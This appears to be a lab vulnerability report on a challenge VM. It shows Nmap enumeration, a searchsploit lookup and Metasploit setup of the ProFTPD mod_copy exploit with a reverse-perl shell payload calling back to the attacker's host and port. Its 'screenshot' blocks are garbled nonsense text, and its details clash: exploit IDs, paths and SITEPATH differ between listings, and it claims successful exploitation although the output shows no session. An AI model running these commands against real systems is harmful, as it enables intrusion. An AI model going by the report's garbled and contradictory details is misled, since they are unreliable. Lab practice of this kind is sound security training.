

Vulnerability Report

Introduction

This report documents the identification and exploitation of vulnerabilities in a challenge virtual machine (VM) using Kali Linux as the attacker machine. The VM was set up with a host-only network configuration, and various tools, including Nmap and Metasploit, were utilized to conduct the assessment.

Methodology

1. VM Setup and Network Configuration

- **VM Setup:** The vulnerable VM was imported into VirtualBox with a host-only network configuration.
- **Attacker Machine:** Kali Linux with IP 192.168.56.102.
- **Target Machine:** Challenge VM with IP 192.168.56.101.

2. Tools Used

- **Nmap:** For network scanning and service enumeration.
- **Metasploit Framework:** For exploiting identified vulnerabilities.

Enumeration

1.1 Nmap Scan

Command:

```
sudo nmap -p- 192.168.56.101 -oN full_ports.txt
```

Findings:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
445/tcp	open	microsoft-ds
631/tcp	open	ipp
3000/tcp	closed	ppp
3306/tcp	open	mysql
3500/tcp	open	rtmp-port
6697/tcp	open	ircs-u
8080/tcp	open	http-proxy
8181/tcp	closed	intermapper

SCREENSHOT (Nmap)

```
kali@kali: ~s
kali@kali:~s
sudo nmap -p- 192.168.56.101

Start nmap -p- 192.168.56.101 -oN full_ports.txt
Start 199.188.1001
Start NNMap Report Report
open hage folustl
PORT STATE SERTE STATE SERVICE
21/tcp ftp
21/tcp ftp
22/tcn hsh
80/ssh htp
80/tch ftp
445/tcp microot-ds
445/tcp microsot-ds
MAC.19.16661044.1615.010
ncursioneseit ti/h
MAC nost kaldesEXoul/ero807/1AACC1322/2551
MAC.190.18k
kudo butwhet tratablus /sios filtered foond Pots 112.50.191
igen open vorl operthter 6247 fter
kal@koli~s itus/a8sis_tuine.ilu_lournes./w
kali@kali:~s
```

1.2 Vulnerability Notes

- **FTP (21 – ProFTPD 1.3.5):** Weak/default credentials; mod_copy RCE possible.
- **SSH (22 – OpenSSH 6.6.1p1):** Old version; may have security flaws.
- **HTTP (80 – Apache 2.4.7):** Directory listing enabled; /chat/, /drupal/, /phpmyadmin/, /payroll_app.php accessible.
- **SMB (445 – Samba 4.3.11):** Guest access enabled; message signing disabled → MITM risk.
- **CUPS (631 – CUPS 1.7):** PUT method enabled → file upload risk.
- **MySQL (3306):** Open but requires credentials; weak/default passwords risky.
- **WEBrick (3500 – Ruby on Rails 2.3.8):** Outdated web app; possible vulnerabilities.
- **IRC (6697 – UnrealIRCd):** Possible misconfigurations.
- **Jetty (8080 – Jetty 8.1.7):** Outdated server; potential web exploits.

2.1 Vulnerability Search

Command:

```
searchsploit ProFTPD 1.3.5
```

Findings:

```
Exploit Title
ProFTPD 1.3.5 - 'mod_copy' Command Execution
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPD 1.3.5 - File Copy
Path
linux/remote/37262.rb
linux/remote/36803.py
linux/remote/49908.py
linux/remote/36742.txt
```

SCREENSHOT (Searchsploit):

```
(kali㉿kali)-[~]
$ searchsploit ProFTPD 1.3.5
```

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/46803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command	linux/remote/49908.rb
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

shellcodes: No Results

2.2 Exploitation Overview

2.2.1 Starting Metasploit

Command:

```
msfconsole
```

2.2.2 Search and Select the ProFTPD Module

```
search ProFTPD 1.3.5
use 0
show options
```

2.2.3 Show Module Options and Configure the Target

```
set RHOSTS 192.168.56.101
set RPORT_FTP 21
set SITEPATH /tmp
set PAYLOAD cmd/unix/reverse_perl
set LHOST 192.168.56.102
set LPORT 4444
```

SCREENSHOT (Metasploit session):

```
kali@kali: ~
File Actions Edit View Help

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Setting      Required  Description
  ---      -
  CHOST      /            no        The local client address
  msf6 > exploit(unix/proftpd_modcopy_exec)
  use 0      show options no        A proxy chain of format type:host:
                                port[,type:host:port][ ... ]
  Matching Modules              yes       The target host(s), see https://do
                                cs.metasploit.com/docs/using-metas
                                ploit/basics/using-metasploit.html
                                HTTP port (TCP)
  RPORT      80           yes       FTP port
  RPORT_FTP  21           yes       FTP port
  SITEPATH   /var/www     yes       Absolute writable website path
  SSL        false        no
  TARGETURI  /            yes
  TMPPATH    /tmp         yes
  VHOST      no
```

2.2.4 Run the Exploit


Command:

```
exploit
```

2.2.5 Result:

```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:21 - Connected to FTP server
[*] Sending copy commands to FTP server
[*] Executing PHP payload /tmp/M4086b.php
[-] Exploit aborted due to failure: unknown
[!] This exploit may require manual cleanup of '/tmp/M4086b.php'
[*] Exploit completed, but no session was created.
```

SCEENSHOT:



```
kali@kali: ~  
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >  
  
set RHOSTS > 192.168.56.101  
set RHOSTS > 21  
set RPORT_FTP > FTP server  
set SITEPATH > /var/www/html  
set LHOST > 192.168.56.102  
set PAYLOAD > 192.168.56.4444  
set LHOST > cmd/unix/reverse_perl  
set PAYLOAD > cmd/unix/reverse_perl  
  
[*] 192.168.56.101:21 - Connected to Sending copy commands, server  
[*] 192.168.56.101:21 - Executing PHP payloads to FTP server  
  
exploit  
  
[*] Started reverse TCP handler on 192.168.56.102:4444  
[-] — Exploit aborted due to failure: unknown: - Failure executing payload  
'var/www.php' on the target  
  
[*] This exploit may require manual cleanup of 'var/www/html' on the target.  
[*] This exploit may require manual cleanup of 'var/www/html' on the target.
```

Observations

- The exploit uploaded the payload successfully to /tmp, but execution failed.
- No shell session was obtained.
- /tmp is writable, but PHP execution is restricted, preventing automatic shell creation.
- This confirms the system is vulnerable to ProFTPD mod_copy, even though the Metasploit payload did not succeed.

Recommendations

- Update ProFTPD to a version > 1.3.5 or disable mod_copy.
- Restrict writable directories and enforce proper permissions.

- Consider manual payload execution in a web-accessible, writable directory for controlled testing.

Conclusion

The report successfully identified and exploited a vulnerability in the provided virtual machine. The ProFTPD mod_copy vulnerability was confirmed, and recommendations for mitigation were provided. Regular security audits and updates are essential to prevent similar issues in the future.